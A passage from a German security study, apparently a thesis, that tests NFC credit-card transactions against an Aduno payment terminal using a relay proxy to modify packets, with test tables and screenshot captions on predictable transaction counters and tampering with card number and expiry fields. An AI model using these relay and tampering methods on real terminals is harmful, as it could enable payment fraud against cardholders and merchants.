


Abb. 39: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.1

6.5.1.2.2.4 Details Testfall 2




Abb. 40: Screenshot Gonzo Proxy: Aktive Modifier Test 2.2




Abb. 41: Screenshot Gonzo Proxy: Original Paket Test 2.2




Abb. 42: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.2

6.5.1.2.2.5 Details Testfall 3

Abb. 43: Screenshot Gonzo Proxy: Aktive Modifier Test 2.3




Abb. 44: Screenshot Gonzo Proxy: Original Paket Test 2.3




Abb. 45: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.3

6.5.1.2.2.6 Details Testfall 4

Abb. 46: Screenshot Gonzo Proxy: Aktive Modifier Test 2.4




Abb. 47: Screenshot Gonzo Proxy: Original Paket Test 2.4




Abb. 48: Screenshot Gonzo Proxy: Modifiziertes Paket Test 2.4

6.5.1.2.2.7 Schlussfolgerung

Wir konnten zeigen, dass der Application Transaction Counter (ATC) vorhersehbar ist. Zusätzlich haben wir herausgefunden dass der ATC nichts mit der Referenz Nummer, welche bei der Kasse angegeben wird, um die Zahlung zu initiieren, zu tun hat.

Weiter sehen wir, dass die Checksumme bei jeder Transaktion anders aussieht und nicht wiederverwendet werden kann. Somit kann eine Transaktion nicht einfach gefälscht werden, sofern der Algorithmus für das Berechnen der Checksumme nicht bekannt ist.

6.5.2 Modifizieren der Pakete im Offline-Modus

6.5.2.1 Ziele der folgenden Tests

Mit den nachfolgenden Tests wird untersucht, wie sich das Modifizieren von verschiedenen Paketen auf die Transaktion zwischen Aduno Terminal und Kreditkarte auswirkt. Das Aduno Terminal befindet sich bei diesen Tests im Offline Modus, hat also keine aktive Verbindung ins Internet und zu den Bezahlservern. Es wird zusätzlich untersucht, wie sich potentielle Schwachstellen ausnutzen lassen.

6.5.2.2 Versuchsaufbau

Für diesen Versuch benötigen wir den Laptop in der Mitte, auf dem der Gonzo Proxy läuft und die NFC Reader angeschlossen sind, das Aduno Terminal, welches die Zahlungen ausführt und den Laptop rechts, welcher die Zahlungen auf dem Aduno Terminal initiiert. Das Netzwerkkabel des Aduno Terminals ist für diese Versuche nicht verbunden, damit das Aduno Terminal im Offline-modus arbeitet.




Abb. 49: Versuchsaufbau für Offline Tests

6.5.2.2.1 Kreditkarten Nummer und Ablaufdatum ersetzen

6.5.2.2.1.1 Beschreibung

Wir haben bereits herausgefunden, dass am Anfang einer Transaktion die Kreditkarten Nummer und Ablaufdatum im Klartext übertragen wird. Wir untersuchen, ob im Offline-Modus diese Daten für die Transaktion gebraucht werden und wie das Aduno Terminal reagiert, wenn diese Daten modifiziert werden.

6.5.2.2.1.2 Testfälle

#	Testfall	Erwartetes Ergebnis	Erhaltenes Ergebnis	Status	Sicherheit gewährleistet
1	Kreditkarten Nummer und Ablaufdatum durch gültige Daten einer anderen Kreditkarte ersetzen	Transaktion wird von der anderen Kreditkarte abgebucht	Transaktion wird von originalen Kreditkarte abgebucht	NOK	OK
2	Kreditkarten Nummer und Ablaufdatum durch ungültige Daten ersetzen	Transaktion wird abgebrochen	Transaktion wird von originalen Kreditkarte abgebucht	NOK	OK
3	Kreditkarten Nummer Feld löschen	Transaktion wird abgebrochen	Transaktion wird abgebrochen	OK	OK
4	Ablaufdatum Feld löschen	Transaktion wird abgebrochen	Transaktion wird von originalen Kreditkarte abgebucht	NOK	OK
5	Kreditkarten Nummer Feld durch ungültigen und zu kurzen Wert ersetzt	Transaktion wird abgebrochen	Transaktion wird abgebrochen	OK	OK
6	Ablaufdatum Feld durch ungültigen und zu kurzen Wert ersetzt	Transaktion wird abgebrochen	Transaktion wird abgebrochen	OK	OK

Tabelle 9: Testfälle Kreditkarten Nummer und Ablaufdatum ersetzen offline-modus

6.5.2.2.1.3 Details Testfall 1




Abb. 50: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.1




Abb. 51: Screenshot Gonzo Proxy: Originales Paket Test 1.1




Abb. 52: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.1

6.5.2.2.1.4 Details Testfall 2




Abb. 53: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.2




Abb. 54: Screenshot Gonzo Proxy: Originales Paket Test 1.2




Abb. 55: Screenshot Gonzo Proxy: Modifiziertes Paket Test 1.2

6.5.2.2.1.5 Details Testfall 3




Abb. 56: Screenshot Gonzo Proxy: Aktive Modifiers Test 1.3

